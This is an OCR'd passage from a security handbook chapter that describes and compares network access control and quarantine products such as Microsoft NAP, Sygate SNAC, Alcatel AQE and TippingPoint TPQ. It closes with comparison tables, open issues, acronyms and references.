


EXHIBIT 65.7 Network access protection architecture.

health policy requirements any time a computer attempts to lease or renew an IP version 4 (IPv4) address configuration on the network. DHCP quarantine is the easiest enforcement to deploy because all DHCP client computers must lease IP addresses. However, DHCP quarantine provides only weak network isolation.

VPN quarantine consists of a VPN QES component and a VPN QEC component. Using VPN quarantine, VPN servers with the VPN QEC component could enforce health policy requirements any time a computer attempts to make a layer-2 tunneling protocol (L2TP) VPN connection to the network. VPN quarantine provides strong network isolation for all computers accessing the network through an L2TP VPN connection.

802.1x quarantine consists of an IAS server and an EAP host QEC component. Using 802.1x quarantine, an IAS server instructs an 802.1x access point (an ethernet switch or a wireless access point) to place a restricted access profile on the 802.1x client until it performs a set of remediation functions. A restricted access profile can consist of a set of IP packet filters or a virtual LAN identifier to confine the traffic of an 802.1x client. 802.1x quarantine provides strong network isolation for all computers accessing the network through an 802.1x connection.

IPsec quarantine comprises a health certificate server (HCS) and an IPsec QEC. The HCS issues x.509 certificates to quarantine clients when they are determined to be healthy. These certificates are then used to authenticate NAP clients when they initiate IPsec—secured communications with other NAP clients on an intranet. IPsec quarantine confines the communication on the network to those nodes that are considered healthy and because it is leveraging IPsec, it can define requirements for secure communications with healthy clients on a per-IP address or per-TCP/UDP port number basis. Unlike DHCP quarantine, VPN quarantine, and 802.1x quarantine, IPsec quarantine confines communication to healthy clients after the clients have successfully connected and obtained a valid IP address configuration. IPsec quarantine is the strongest form of isolation in NAP architecture.

NAP quarantine methods could be used separately or together to isolate unhealthy computers and Microsoft IAS will act as a health policy server for all of these technologies as illustrated in Exhibit 65.8.

There might be several system health agent (SHA) components that define a set of system health requirements such as SHA for anti-virus signatures, SHA for operating system updates, etc. A specific SHA might be matched to a remediation server. For example, an SHA for checking anti-virus signatures could be matched to the server that contains the latest anti-virus signature file. SHAs do not have to have a corresponding remediation server. For example, an SHA can just check local system settings to ensure that a host-based firewall is running or configured properly. To indicate the status of a specific element of system health, such as the state of the anti-virus software running on the computer or the last operating system update that was applied, SHAs create a statement of health (SoH) and pass their SoH to the quarantine agent (QA). Whenever an SHA updates its status, it creates a new SoH and passes it to the QA.

To draw a parallel with the TNC specification, QA can be seen as an equivalent role to TNC Client, whereas multiple SHAs are similar to IMVs and QECs playing the role of NARs, as will be described in more details.

Quarantine-Enforcement Clients

A quarantine-enforcement client (QEC) within a NAP client architecture is the one that requests, in some way, access to a network. During that phase, it will pass the end node's health status to a NAP server that is providing the network access, and indicate its status according to the information obtained from multiple SHAs, as illustrated in the NAP client architecture in Exhibit 65.9.

The QECs for the NAP platform supplied in Windows Vista and Windows Server "Longhorn" will be the following:

- A DHCP QEC for DHCP-based IPv4 address configuration
- A VPN QEC for L2TP VPN based connections
- An EAP host QEC for 802.1x authenticated connections
- An IPsec QEC for x.509 certificate-based IPsec-based communications




EXHIBIT 65.8 Interaction between network access protection components.

DHCP QEC is a functionality in the DHCP client service that uses industry-standard DHCP messages to exchange system health messages and restricted network access information. The DHCP QEC obtains the list of SoHs from the QA. The DHCP client service fragments the list of SoHs, if required, and puts each fragment into a Microsoft vendor-specific DHCP option that is sent in DHCPDiscover, DHCPRequest or DHCPInform messages. DHCPDecline and DHCPRelease messages do not contain the list of SoHs.

VPN QEC is a functionality in the Microsoft Remote Access Connection Manager service that obtains the list of SoHs from the QA and sends the list of SoHs as a PEAP-type-length-value (TLV) message. Alternately, the VPN QEC can send a health certificate as a PEAP-TLV message.

EAP host QEC is a component that obtains the list of SoHs from the QA and sends the list of SoHs as a PEAP–TLV message for 802.1x connections. Alternately, the EAP host QEC can send a health certificate in a PEAP–TLV message.

IPsec QEC is a component that obtains a health certificate from the HCS and interacts with the following:

- The certificate store to store the current health certificate
- The IPsec components of the TCP/IP protocol stack to ensure that IPsec-based communications use the current health certificate for IPsec authentication
- The host-based firewall (such as, Windows personal firewall) so that the IPsec—secured traffic is allowed by the firewall

Analysis of a NAP

Microsoft, with its proven track record of showing how complex things could be simplified to a level where they could be easily and widely deployed, certainly has a significant role in end-node integrity and




EXHIBIT 65.9 NAP client architecture.

policy-compliancy solution evolution. When it becomes available, NAP seems to be the lowest-cost solution that, for the client side, will require only Windows XP Service Pack 2. Considering the current Microsoft release policies, the server side of the NAP solution will most probably be offered as a free server component with next-generation server software. This means that the NAP solution could come after a regular Windows server update at no additional cost. It is also noteworthy that the NAP solution will not require any proprietary or new hardware because its strengths are all in software development and, in particular, in vendor-specific protocol extensions, such as with DHCP.

Sygate Network Access Control

Sygate Network Access Control Overview

Sygate is a vendor that developed its own end-node-to-network-infrastructure interactivity solution with the name *Sygate Network Access Control* (SNAC). In the mean time, Sygate has been acquired by Symantec, who initially kept the current Sygate solutions under the Sygate brand while expecting to re-brand the next version of the products and include additional functionality. However, this solution

description will be narrowed only to an initial SNAC concept that allowed enforcement of end-node security in four ways:

1. Create SNAC policies: Using the Sygate Policy Manager for central managed and deployed network access control policies that include: templates for well-known anti-virus software, personal firewalls, anti-spyware, operating system configurations, and security patches.
2. Discover end-node integrity status: Sygate enforcers and agents discover new devices as they connect to the network and then perform baseline end-node integrity checks when they start up, at a configurable interval, and when they change network locations.
3. Enforce network access controls: At the time of network connection and for the duration of the network session, Sygate enforcers apply network access controls to endpoints attempting to connect to the enterprise network. If end nodes are in compliance with the policy, they are permitted on the network. If the end node is noncompliant, then it is either quarantined to a remediation network or blocked from network access.
4. Remediate noncompliant devices: When an end node fails one or more integrity checks, the agent will automatically perform a preconfigured operation to bring the end node into compliance without user intervention. Administrators can customize the user interaction that occurs during the remediation process and even give the user the option to delay noncritical remediation actions for a range of time. Once remediated, the agent will automatically start the SNAC process again and, because the end node is now in compliance, will obtain access to the corporate network.

The SNAC solution performs periodic host integrity checks when an end node starts up, at a configurable interval, and when it changes network locations, to discover its security state through the Sygate Enforcement Agent (SEA). That could be seen as the analogy of the AR in the TNC specification. Components of the SNAC solution are illustrated in Exhibit 65.10.

Sygate also enhanced SNAC to a universal NAC system that combines SNAC with a solution for securing unmanaged devices, with several different enforcement mechanisms to extend SNAC protection




EXHIBIT 65.10 SNAC solution overview.

to every type of network access (VPN, wireless, routers, DHCP, etc.), and on all endpoints, including laptops, desktops, servers, guest systems, and embedded devices.

The Sygate Universal NAC System's enforcement methods include:

1. Self-enforcement when computers leave the network
2. API-based integration with dialers and VPNs
3. Gateway enforcement for in-line enforcement on any network
4. On-demand agents for guests accessing the network
5. DHCP-based approach for LAN and wireless over any infrastructure
6. 802.1x standards-based approach for LAN and wireless networks
7. Cisco NAC technology for Cisco routers

SNAC Analysis

The SNAC solution places great emphasis on the client agent software as the vital component of the solution. Even though Sygate is a member of Cisco Systems NAC initiative, it also has its own SNAC appliance, as well as backend policy servers that, as already mentioned, will most probably become part of the enhanced Symantec product portfolio. For an 802.1x access method, SNAC relies, like many other solutions, on third-party 802.1x clients, such as Funk Software (which has recently been acquired by Juniper Networks), Odyssey client, or Meetinghouse Aegis client. This, on top of the additional inline gateway device, represents extra costs in the overall SNAC solution deployment.

Automated Quarantine Engine

Automated Quarantine Engine Overview

Alcatel was one of the first vendors to develop a solution that is complementary to those previously described. The main difference is that it does not require any agent-based software on the end-node device to be able to detect, block, or isolate the infected end node. Alcatel has devised a way to implement the concepts of automated end-node isolation by allowing an intrusion detector to pass information to their OmniVista central network management system. OmniVista then works with an integrated automated quarantine engine (AQE) module to apply policies and place the infected system into a penalty VLAN where it can no longer infect the rest of the network. The AQE solution is illustrated in Exhibit 65.11.




EXHIBIT 65.11 Automated quarantine engine from Alcatel.

Based on the input from a detection sensor such as an intrusion detection/protection system (IDS/IPS) sensor and the Alcatel's home-grown layer-2 media access control (MAC) address trace-back mechanism, the AQE solution is capable of dynamically reconfiguring the access switch to allow or limit access of the particular end node to the rest of the network. This is accomplished via SNMPv3 commands communicated to a switch infrastructure to shut down the port or apply additional filtering mechanisms: either VLAN configuration or a simple access-list filter for the particular node accessing the network.

The important part of the AQE is that it transparently and dynamically applies policies to an individual switched port based on the device behavior accessing the port. The automatic reconfiguration reduces the response time to security threats and removes the need to have a network engineer create and apply an isolation policy (VLAN, ACL) to manage network access. This minimizes the need for manual configuration and application of network user policies. After the infected system is isolated, the network administrator is notified and given choices on how to handle the infected system.

AQE Analysis

The AQE solution is unique in the way that it works with IDS/IPS as an alerting mechanism to trigger the blocking, isolation, or protection configuration changes on the access switches' port level. Being an agentless solution makes it a quite powerful and complementary option to all other agent-based proposals on the market. As such, it is a very interesting alternative where end-node software is not possible or difficult to install due to legacy or not-supported end-node software. Alcatel also claims that from a switch network infrastructure viewpoint, their solution is fully interoperable with other vendor switches, which makes it an attractive and open solution for modern end-node access management. A missing part in the AQE solution is that is has only automated isolation, blocking, and quarantine parts, whereas end-node notification or remedy with a return of a cured node must be performed manually by the system operator.

TippingPoint Quarantine Protection

TippingPoint Quarantine Protection Overview

Similar to the AQE solution, TippingPoint, now a division of 3Com, came out with an agentless solution based on their home-grown Intrusion Protection Systems (IPS). TippingPoint Quarantine Protection (TPQ) uses a network-based IPS mechanism to detect and stop the viral infection coming from the network attached infected end node. As an inline device to a traffic flow, IPS could stop the viral infection detected on the traffic flow coming from an infected end node and, if combined with a network infrastructure, could apply a blocking function based on the switch port, MAC address, or IP address on the edge switch or router. The quarantine function could be implemented via VLAN isolation and, being an inline-based solution, TPQ provides a possible remedy by performing an HTTP URL redirection. The TPQ solution is illustrated in Exhibit 65.12.

The flow of action goes through an end node connecting to a network and authenticating via the TippingPoint Security Management System (SMS) and RADIUS server, while the IPS engine detects the intrusion activity. Based on the configured policy action, SMS resolves the IP address to a MAC address and could instruct the blacklisting or policing of the access on the ingress access device.

TQP Analysis

Technologically speaking, the IPS-based quarantine system is an in-line solution and, as such, avoids an end-node software installation issue. That makes TQP easier to scale for a large number of end nodes. Additionally, TPQ, like Alcatel AQE, is an end-node-operating-system-independent solution that gives an additional benefit of protecting non-user-based end nodes, such as printers, faxes, or IP phones. The biggest concern with both mentioned IPS-based solutions—TQP as well as AQE—is that the end node that is infecting the infrastructure could also infect the other nearby end nodes residing on the same segment before it could be blocked or isolated from the network. A solution to that issue is, however, also possible and is actually existing in the infrastructure functionality itself in the form of so-called private virtual local area networks (PVLANs). Operation of the PVLAN is illustrated in Exhibit 65.13.




EXHIBIT 65.12 TippingPoint quarantine protection action steps.

Even though not standardized, PVLAN functionality that exists in almost any switch vendor product is, if the application traffic flow permits, a very efficient mechanism to force the traffic from the network edge or access layer devices through the IPS systems. IPSs, which are typically hierarchically aggregated at a network distribution layer, then prevent the end nodes from infecting each other by isolating them before they access the rest of the network resources.

Hybrid Solutions

The previously mentioned solutions are not the only ones on the market. For instance, Enterasys has created both agent- and network-based Trusted End System (TES) solutions where they combine their switches with a policy server and end node agents from Check Point/Zone Labs or Sygate. Enterasys also provides the option to use vulnerability-patch assessment tools from Nessus to perform the end-node




EXHIBIT 65.13 Private VLAN (PVLAN) operation.

scan checks upon the network connections and then provide similar functions as NAC, NAP, or TNC. Foundry and Extreme also offer network-admission solutions with Sygate's client, whereas Vernier Networks, a startup originally focused on wireless security, recently announced its EdgeWall security appliances that also performs NAC. Intel, HP, and Nortel also announced their solutions for the end-node and network access management protection that are very similar or aligned with previously mentioned ones. This shows that the industry players are seriously considering solving the problem of the end-node-to-network-infrastructure interaction. At the same time, unfortunately, it also shows the panacea of solutions that are still mostly isolated from each other. This makes any strategic decision for information security practitioners that are dealing with virus infections a difficult one.

End-Node Security Solutions Comparison

Information security practitioners are already facing or will face in the near future a decision of which solution to use or deploy. Hence, comparison tables of currently available offers might help in comparing them to each other as well as provide a clear picture of the offered features and functionalities. Such comparisons are provided in Exhibit 65.14 and Exhibit 65.15.

EXHIBIT 65.14 End-Node Security Solutions Comparison

Solution	Features			
	Requires Dedicated HW	Isolation	Access Media Supported	Remedy
TNC	No	VLAN/ACL	Open	Out of Scope
NAC	Yes/No[a]	VLAN/ACL	802.1x, 802.1x/UDP, IPsec VPN	3rd party
NAP	No	Subnet, VLAN, ACL	802.1x, L2TP VPN, IPsec VPN, DHCP	3rd party
SNAC	Yes	VLAN, ACL	802.1x, 802.1x/UDP, L2TP VPN, IPsec VPN, DHCP	Yes
AQE	No[b]	Port block, MAC filter, VLAN, ACL	IP	3rd party
TQP	No[b]	Port block, MAC filter, VLAN, ACL	IP	URL redirection to 3rd party
TES	Yes	Port block, MAC filter, VLAN, ACL	802.1x, IP	Yes

[a] NAC requires Cisco router or switch infrastructure; Cisco also released dedicated NAC appliance.
[b] No dedicated infrastructure HW needed, while both TQP and AQE require dedicated IDS/IPS fro malware activity detection.

EXHIBIT 65.15 End-Node Security Solutions Comparison

Solution	Features			
	Requires End Node Software	End Node OS Supported	Requires SW/HW Upgrade	PVLAN Recommended
TNC	Yes	Open specification	Once implemented—Yes	No
NAC	Yes	Microsoft, Redhat	Yes	No
NAP	No[a]	Microsoft only	Yes	No
SNAC	Yes	Microsoft only	Yes	No
AQE	No	Any	No	Yes[b]
TQP	No	Any	No	Yes[b]
TES	Yes/No[c]	Microsoft/Any[c]	Yes/No[c]	No

[a] Bundled with Microsoft OS.
[b] PVLAN usage is not required, however is strongly recommended.
[c] Entersays TES has agent-based and network-based options.

Future Directions

Although current proposals offer promising outcomes, looking a bit forward shows that there are still several open issues. Some of these issues are discussed here in no particular order of importance.

- Policy-server protocols are not standardized; they are closed into vendor-to-vendor API and the same goes for the remedy solutions that are out of the scope of the TNC specification.
- 802.1x protocol usage deployment is still very low.
- DHCP extensions are vendor-specific. This makes having a DHCP client and server from the same vendor a requirement. This leads to a locking solution with a single vendor instead of an interoperable scalable solution where different components of the solution could be provided by different vendors.
- EAP methods used are still under development. PEAP, even though in the stable IETF draft at the point in time of writing this chapter, is still not standardized. Hence, its implementations are not always interoperable, whereas new methods such as EAP–FAST are already on the horizon.
- All layer-3 solutions are only IPv4-based and have no solution for the problem of forthcoming new protocols such as IPv6. Clients other than those that are Microsoft OS-based, such as mobile phones, pda's, or legacy OS systems are not covered in most agent-based solutions.
- Most solutions thus far are not focusing on the malicious user, but rather on the accidental problem. Although this might be sufficient for a beginning, follow-up developments for stopping malicious attacks either need to be specified or will again be driven into different proprietary extensions.

All of above are important points to be solved while the main issue going forward will be convincing the major players to commit to the development of interoperable, modular solutions, such as defined in the TNC specification. This is obviously not expected to happen overnight for obvious reasons: the once-lucrative network infrastructure business is now in danger of becoming a commodity, which encourages closed solutions and differentiations among vendors.

Summary

Will an automated end-node protection mechanism be an ultimate solution for all sizes? Most probably not, but it will certainly add an additional level in the layered security architecture approach that information security practitioners could effectively use to mitigate security problems. However, every network admission solution today is proprietary, and puts information security practitioners into a trap of a single-vendor solution. The TNC specification gives hope to interoperability, but de facto standards will likely be driven by the major players in the networking infrastructure and desktop software market. In essence, it is important to understand that end-node control methods that were discussed in this chapter are, by design, performing end-node integrity and policy-compliance checking and, with that, increasing the security level of the rest of the network. Information security practitioners should also be aware of what different options can and cannot be achieved. They should also be able to distinguish their potential benefits as well as be aware of their disadvantages and limitations.

A key dilemma remains: end node with agent, or agentless deployment. Although agent-based solutions promise resolution to all issues, they also get stacked with scalability and deployment. On the other hand, agentless solutions make an intermediate and fast cure for urgent problems; however, they do not necessarily automate and solve all necessary components. It is also important to look into future development and acceptance of 802.1x-based solutions vs. DHCP-extended solutions. In the 802.1x case, solutions are on solid ground with a standard-based access-control protocol. Even though well-defined for the authentication part, 802.1x still struggles with a variety of different EAP methods and hence is, with the possible exception of the wireless world, facing an issue of wider acceptance together with

a scalability of deployment. DHCP, as a protocol, has no built-in authentication; however, DHCP vendor extensions might fulfill the promise of easy and scalable deployment due to its simplicity and possibly faster and wider acceptance. Currently, there is no final conclusion of where to go, so the problem remains on the shoulders of information security practitioners to closely watch and follow the developments and outcomes, while where needed, armed with knowledge from this chapter, deploy the solutions that fit their immediate business demands.

List of Acronyms

AAA Authentication authorization accounting
ACL Access control list
AR Access requestor
AQE Automated quarantine engine
DIAMETER (not an acronym)
DHCP Dynamic host configuration protocol
EAP Extensible authentication protocol
HCS Health certificate server
IAS Internet authentication service
IETF Internet engineering task force
IDS Intrusion detection system
IMC Integrity measurement collector
IMV Integrity measurement verifier
IPS Intrusion protection system
L2TP Layer-2 tunneling protocol
MAC Media access control
NAA Network access authority
NAC Network admission control
NAR Network access requestor
NAP Network access protection
PDP Policy decision point
PEAP Protected enhanced authentication protocol
PEP Policy enforcement point
PVLAN Private virtual local area network
RADIUS Remote authentication dial-in user service
SNMP Simple network management protocol
QA Quarantine agent
QEC Quarantine enforcement client
QES Quarantine enforcement server
SHA System health agent
SoH Statement of health
SHC State health certificate
SNAC SYGATE network access control
TCG TRUSTED computing group
TLV Type-length value
TNC Trusted network connect
TQP Tippingpoint quarantine protection
TES Trusted end system
VPN Virtual private network
VLAN Virtual local area network
UDP User datagram protocol

References

AEQ, *Automated Quarantine Engine*. www.alcatel.com/enterprise/en/resources_library/pdf/wp/wp_enterprise_security.pdf.

A Mirage Industry Report. *Getting the Knock of NAC: Understanding Network Access Control*. http://www.miragenetworks.com/products/white_papers.asp, January 2006.

Cisco NAC vs Microsoft NAP, by Andrew Conry-Murray, 03/01/2005, IT Architect, www.itarchitect.com/shared/article/showArticle.jhtml?articleId=60401143.

Durham, D., Nagabhushan, G., Sahita, R., and Savagaonka, U. *A Tamper-Resistant, Platform-Based, Bilateral Approach to Worm Containment*. Technology@Intel Magazine.

Enterasys Trusted End-System Solution. www.enterasys.com/solutions/secure-networks/trusted_end_system.

Introduction to Network Access Protection, Whitepaper, Microsoft Corporation, Published on June 2004, Updated on July 2005.

Jerry Bryant, *Weblog: Network Access Protection (NAP) Architecture*, posted on April 26, 2005. www.msmvps.com/secure/archive/2005/04/26/44630.aspx.

Network Access Protection Platform Architecture, Whitepaper, Microsoft Corporation, Published on June 2004, Updated on July 2005.

NAC, Network Admission Control. www.cisco.com/go/nac.

NAC vs NAP, by Roger, A. Grims, September 5th 2005, Infoworld. www.infoworld.com/article/05/09/05/36FEbattlesecurity_1.html.

NAP, *Network Access Protection*. http://www.microsoft.com/technet/itsolutions/network/nap/default.mspx.

